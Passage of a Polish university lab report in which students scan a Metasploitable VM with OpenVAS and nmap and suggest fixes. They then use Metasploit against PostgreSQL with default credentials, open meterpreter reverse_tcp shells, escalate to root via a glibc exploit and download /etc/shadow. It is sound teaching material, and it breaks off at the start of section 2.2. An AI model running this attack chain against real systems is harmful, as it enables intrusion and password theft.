

WCYB – laboratorium 2

Jakub Kuszniar[grupa 101]

Stanisław Kwiatkowski[grupa 102]

Spis treści


1	Skanowanie podatności.....	1
1.1	Skanowanie podatności.....	1
1.2	Rekomendacje.....	2
2	Eksploatacja.....	2
2.1	Postgresql.....	2
2.2	System do zarządzania treściami portalu WWW.....	5
3	Zadania utrwalające.....	8
3.1	Skanowanie połączeniowe.....	8
3.2	Określenie systemu operacyjnego.....	8
3.3	Enumeracja.....	9
3.4	Pozyskiwanie hasła.....	10
3.5	John the Ripper.....	11
4	Wnioski i przemyślenia.....	12

1. Skanowanie podatności

1.1 Wykorzystując ulubiony skaner wykrywający podatności przeprowadzić skanowanie hosta

metasploitable .

Do skanowania podatności hosta metasploitable użyty został program openvas ustawienia „Target” i „Task” były tożsame z tymi przedstawianymi na laboratoriach, a oto wyniki skanu:



Vulnerability	Severity	QoD	Host	Name	Location	Created
OS End Of Life Detection	0.0 (info)	80 %	192.168.0.57	METASPLOITABLE	general/tcp	Sat, Dec 3, 2022 2:55 PM UTC
Tiki Wiki CMS Groupware End of Life Detection	0.0 (info)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
TIKI XSS and Command Execution Vulnerabilities	0.0 (info)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
DistCC Remote Code Execution Vulnerability	0.0 (info)	99 %	192.168.0.57	METASPLOITABLE	3632/tcp	Sat, Dec 3, 2022 2:59 PM UTC
PostgreSQL weak password	0.0 (info)	99 %	192.168.0.57	METASPLOITABLE	5432/tcp	Sat, Dec 3, 2022 2:58 PM UTC
MySQL / MariaDB weak password	0.0 (info)	95 %	192.168.0.57	METASPLOITABLE	3306/tcp	Sat, Dec 3, 2022 2:58 PM UTC
Apache httpd Web Server Range Header Denial of Service Vulnerability	7.8 (high)	100 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:58 PM UTC
Apache Tomcat AJP RCE Vulnerability (ghostcat)	7.5 (high)	99 %	192.168.0.57	METASPLOITABLE	8009/tcp	Sat, Dec 3, 2022 3:00 PM UTC
phpinfo() output Reporting	7.5 (high)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
SSH Brute Force Logins With Default Credentials Reporting	7.5 (high)	95 %	192.168.0.57	METASPLOITABLE	22/tcp	Sat, Dec 3, 2022 3:11 PM UTC
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (high)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
TIKI Cross-Site Request Forgery Vulnerability - Sep10	7.5 (high)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
Tiki Wiki CMS Groupware < 3.7.2 SQL Injection Vulnerability	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
TIKI Cross-Site Request Forgery Vulnerability	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.5 (medium)	70 %	192.168.0.57	METASPLOITABLE	5432/tcp	Sat, Dec 3, 2022 3:00 PM UTC
HTTP Debugging Methods (TRACE/TRACE) Enabled	6.5 (medium)	99 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
SSL/TLS: Certificate Expired	6.5 (medium)	99 %	192.168.0.57	METASPLOITABLE	5432/tcp	Sat, Dec 3, 2022 2:55 PM UTC
Tiki Wiki CMS Groupware Input Sanitation Weakness Vulnerability	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
Check if Mailserver answer to VRFY and EXPN requests	6.5 (medium)	99 %	192.168.0.57	METASPLOITABLE	25/tcp	Sat, Dec 3, 2022 2:56 PM UTC
SSL/TLS: Certificate Expired	6.5 (medium)	99 %	192.168.0.57	METASPLOITABLE	25/tcp	Sat, Dec 3, 2022 2:55 PM UTC
SSL/TLS: Report Weak Cipher Suites	6.5 (medium)	98 %	192.168.0.57	METASPLOITABLE	5432/tcp	Sat, Dec 3, 2022 2:55 PM UTC
Tiki Wiki CMS Groupware "fileURLData" Local File Inclusion Vulnerability	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
Unencrypted ClearText Login	6.5 (medium)	70 %	192.168.0.57	METASPLOITABLE	23/tcp	Sat, Dec 3, 2022 2:54 PM UTC
ClearText Transmission of Sensitive Information via HTTP	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC
SSH Weak Encryption Algorithms Supported	6.5 (medium)	95 %	192.168.0.57	METASPLOITABLE	22/tcp	Sat, Dec 3, 2022 2:54 PM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	25/tcp	Sat, Dec 3, 2022 2:55 PM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	5432/tcp	Sat, Dec 3, 2022 2:55 PM UTC
SSL/TLS: RSA Temporary Key Handling "RSA_EXPORT" Downgrade Issue (REAK)	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	25/tcp	Sat, Dec 3, 2022 2:55 PM UTC
SSL/TLS: "DHE_EXPORT" Man in the Middle Security Bypass Vulnerability (Logjam)	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	25/tcp	Sat, Dec 3, 2022 2:55 PM UTC
Tiki Wiki CMS Groupware < 21.0 XSS Vulnerability	6.5 (medium)	80 %	192.168.0.57	METASPLOITABLE	80/tcp	Sat, Dec 3, 2022 2:56 PM UTC

Jak widać host okazuje się być bardzo podatny na różne typy ataków i właśnie z dwóch z nich będziemy korzystać w dalszej części laboratoriów (postgresql i twiki). Na 44 wykryte podatności, aż 11 stanowi żywotne zagrożenie dla hosta i może zostać wykorzystane przez każdego średnio rozgarniętego informatyka do przejęcia nad nim kontroli, w każdej chwili.


1.2 Co robic?

Patrząc na tabelę podatności wygenerowaną przez program OpenVAS możemy starać się „załatać” serwer. Oczywiście wyeliminowanie wszystkich podatności będzie czasochłonne i trudne, ale musimy pamiętać, by w pierwszej kolejności kierować się zmienną „serverity”, czyli tym jak dotkliwe będą skutki ataku oraz zmienną „QoD” oznaczającą procentową dokładność wykrycia zagrożenia. Pierwszym krokiem powinna być migracja systemu Linux na nowszą wersję, to właśnie zagrożenie związane z nim wyskakuje na pozycji nr1 „OS End of Life Detection”. Jest to niezwykle ważne ponieważ stara wersja systemu nie jest wspierana i nie dostaje aktualizacji mogących łączyć nowo wykryte podatności. Oprócz tego wiele innych nie mniej zagrożonych narzędzi i programów jest przestarzałych, na przykład dziura w aplikacji Twiki, która umożliwia kontrolowanie maszyny poprzez zdalne wykonywanie kodu, może być łatwo zniwelowana poprzez aktualizacje oprogramowania. Host podatny jest także na atak DDoS, dzięki wykorzystywaniu starego serwera Apache, tutaj zalecana jest migracja na inny nowszy. Innymi nie mniej groźnymi podatnościami są te związane ze słabymi hasłami usług MySQL oraz postgresql, na szczęście zagrożenia te można łatwo wyeliminować zmieniając hasła.

2. Eksploatacja

2.1 Przełamywanie usługi postgresql

1. Zaczynamy od zlokalizowania portu który obsługuje usługę postgresql przy wykorzystaniu narzędzia nmap i skanu TCP.



```
File Actions Edit View Help

(k0s@kali)-[~]
└─$ sudo su
[sudo] password for k0s:
(k0s@kali)-[/home/k0s]
└─# nmap 192.168.241.134 -sT
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 09:22 EST
Nmap scan report for 192.168.241.134
Host is up (0.0028s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2B:D5:E0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

(k0s@kali)-[/home/k0s]
└─#
```

2. Ustalenie wersji usługi postgresql ponownie wykorzystując nmap tym razem w trybie sV.

```
root@kali: /home/kt0s
File Actions Edit View Help

(root@kali)-[/home/kt0s]
# nmap 192.168.241.134 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 13:33 EST
Nmap scan report for 192.168.241.134
Host is up (0.0027s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:2B:D5:E0 (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

(root@kali)-[/home/kt0s]
#
```

3. Znalezienie i poprawne skonfigurowanie exploita targetującego usługę postgresql, ustawienie adresów ip naszej maszyny i maszyny atakowanej oraz wybranie odpowiedniego payloada w tym wypadku reverse_TCP.

```
root@metasploitable: /usr/lib/postgresql/8.3/main
File Actions Edit View Help

msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.241.132
LHOST => 192.168.241.132
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.241.134
RHOSTS => 192.168.241.134
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options
Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.241.134 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.241.132 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    linux x86
```

4. Uruchomienie exploita w wyniku czego dostajemy się do hosta z uprawnieniami „postgres” oraz wykonanie w shellu komend ifconfig, id, uname -a, mających na celu uzyskania podstawowych informacji o systemie.

```
root@metasploitable: /usr/lib/postgresql/8.3/main
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.241.132:4444
[*] 192.168.241.134:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ijPbcNxf.so, should be cleaned up automatically
[*] Sending stage (989032 bytes) to 192.168.241.134
[*] Meterpreter session 3 opened (192.168.241.132:4444 -> 192.168.241.134:60283) at 2022-12-03 16:42:18 -0500

meterpreter > shell
Process 5838 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2b:d5:e0
          inet addr:192.168.241.134  Bcast:192.168.241.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:d5e0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5011 errors:2 dropped:13 overruns:0 frame:0
          TX packets:3431 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3409629 (3.2 MB)  TX bytes:413716 (404.0 KB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:329 errors:0 dropped:0 overruns:0 frame:0
          TX packets:329 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:160476 (156.7 KB)  TX bytes:160476 (156.7 KB)

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

5. Przenosimy otwartą sesję do tła jako „session 3” za pomocą komendy „bg” i rozpoczynamy próbę rozszerzenia uprawnień. Do tego celu w pierwszym kroku wykorzystamy „local_exploit_suggester”, który jako argument przyjmie wcześniej otwartą sesję 3. W wyniku tej operacji uzyskujemy listę dostępnych exploitów mających zwiększyć nasze uprawnienia.

```
root@metasploitable: /usr/lib/postgresql/8.3/main
msf6 post(multi/recon/local_exploit_suggester) > search
[*] Displaying cached results

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester  normal         No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):


#  Name          Current Setting  Required  Description
--  -
0  SESSION        3               yes       The session to run this module on
1  SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.241.134 - Collecting local exploits for x86/linux...
[*] 192.168.241.134 - 167 exploit checks are being tried...
[*] 192.168.241.134 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.241.134 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.241.134 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.241.134 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.241.134 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 48 / 48
[*] 192.168.241.134 - Valid modules for session 3:

#  Name                                     Potentially Vulnerable?  Check Result
--  -
1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
2  exploit/linux/local/glibc_origin_expansion_priv_esc  Yes                      The target appears to be vulnerable.
3  exploit/linux/local/netfilter_priv_esc_ipv4          Yes                      The target appears to be vulnerable.
4  exploit/linux/local/ptrace_sudo_token_priv_esc       Yes                      The service is running, but could not be validated.
5  exploit/linux/local/su_login                         Yes                      The target appears to be vulnerable.
6  exploit/linux/local/abrt_raceabrt_priv_esc          No                       The target is not exploitable.
7  exploit/linux/local/abrt_report_priv_esc             No                       The target is not exploitable.
8  exploit/linux/local/af_packet_chocobo_root_priv_esc  No                       The target is not exploitable. System architecture i686 is not supported
```

6. My wykorzystujemy exploit „glibc_ld_audit_dso_load_priv_esc”, który również korzysta z sesji 3 oraz payloadu reverse_tcp i działa na wybranym przez nas porcie 4449. W wyniku użycia exploita otrzymujemy uprawnienia root, które potwierdzamy w shellu komenda id.



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 3
SESSION => 3
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4449
LPORT => 4449
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):



| Name            | Current Setting | Required | Description                       |
|-----------------|-----------------|----------|-----------------------------------|
| SESSION         | 3               | yes      | The session to run this module on |
| SUID_EXECUTABLE | /bin/ping       | yes      | Path to a SUID executable         |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.241.132 | yes      | The listen address (an interface may be specified) |
| LPORT | 4449            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |




msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.241.132:4449
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.yNKGcQ' (1271 bytes) ...
[*] Writing '/tmp/.Dc0uRmx' (276 bytes) ...
[*] Writing '/tmp/.wkhSUV' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (989832 bytes) to 192.168.241.134
[*] Meterpreter session 4 opened (192.168.241.132:4449 -> 192.168.241.134:54994) at 2022-12-03 16:48:35 -0500

meterpreter > shell
Process 5989 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=114(ssl-cert),117(postgres)
```

7. Uprawnienia te możemy wykorzystać do przekopiowania pliku shadow z hosta na naszą maszynę. Zrobimy to używając komendy download z interfejsu meterpreter.



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > cd /etc/
meterpreter > ls -a |grep shadow
100640/rw-r----- 1180 fil 2010-05-17 21:40:40 -0400 shadow
meterpreter > download shadow
[*] Downloading: shadow -> /home/kt0s/shadow
[*] Downloaded 1.15 KiB of 1.15 KiB (100.0%): shadow -> /home/kt0s/shadow
[*] download : shadow -> /home/kt0s/shadow
meterpreter >
```


2.2 System do zarządzania treścią portalu WWW (wskazówka: Wykorzystaj dowolne narzędzie do listowania stron aplikacji WWW (np. dirbuster) - uzyskany wynik podpowie Ci o jaki system chodzi).

Na początku używamy komendy „nmap 192.168.153.131 -sV”.
Otrzymujemy wynik przedstawiony na poniższym rysunku.



```
(abuk@kali)~$ nmap 192.168.153.131 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 10:06 CST
Nmap scan report for 192.168.153.131
